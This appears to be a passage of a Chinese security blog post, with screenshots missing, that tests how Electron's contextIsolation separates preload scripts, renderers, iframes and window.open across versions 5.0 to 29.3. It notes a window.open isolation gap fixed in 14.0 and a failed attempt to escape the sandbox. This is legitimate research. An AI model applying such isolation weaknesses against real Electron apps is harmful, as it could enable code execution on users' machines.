
方案 1






结果与 `Electron 5.0` 方案 1 一致

方案 2






Electron 12.0 总结


在 `Electron 12.0` 中， `contextIsolation` 为 `true` 时，可以有效隔离主进程、 `Preload` 、渲染进程、 `iframe` 及 `iframe+window.open` 的语境，保证 `JavaScript` 内容不被篡改

`contextIsolation` 为 `false` 时，渲染进程及 `iframe + window.open` 和 `Preload` 脚本共享一个 `window` 对象，即可以访问并修改 `Preload` 中 `window.xxx` 以及 `JavaScript` 内置对象的内容

Electron 29.3


方案 1






`Electron 29.3` 方案 1 与其他版本的方案 1 效果一致

方案 2





这里就不一样了，渲染进程仍然可以获取主进程变量/常量，而 `iframe + window.open` 这次就无法获取到 `Preload` 的内容了


Electron 29.3 总结


在 `Electron 29.3` 中，`contextIsolation` 为 `true` 时，可以有效隔离主进程、`Preload`、渲染进程、`iframe` 及 `iframe+window.open` 的语境，保证 `JavaScript` 内容不被篡改

`contextIsolation` 为 `false` 时，渲染进程和 `Preload` 脚本共享一个 `window` 对象，即可以访问并修改 `Preload` 中 `window.xxx` 以及 `JavaScript` 内置对象的内容

window.open 版本修复测试

按照上一篇文章，`window.open` 的问题是在 `Electron 14.0` 中修复的，所以我们再测试一下上下文隔离是不是也在 `14.0` 中解决的






确实在 `14.0.0` 中进行了修复

window.open sandbox 测试

上一节我们发现 `window.open` 似乎可以绕过 `sandbox`，而从 `6.0` 开始， `sandbox` 开启时， `Preload` 脚本就只能执行受限制的 `NodeJS`

如果我们选择一个 `6.0 ~ 14.0` 之间版本的 `Electron`， `Preload` 脚本将 `require` 绑定在 `window` 上，通过 `iframe + window.open` 会不会能绕过 `sandbox` 限制执行完整的 `NodeJS` 代码

经过测试，没有成功绕过



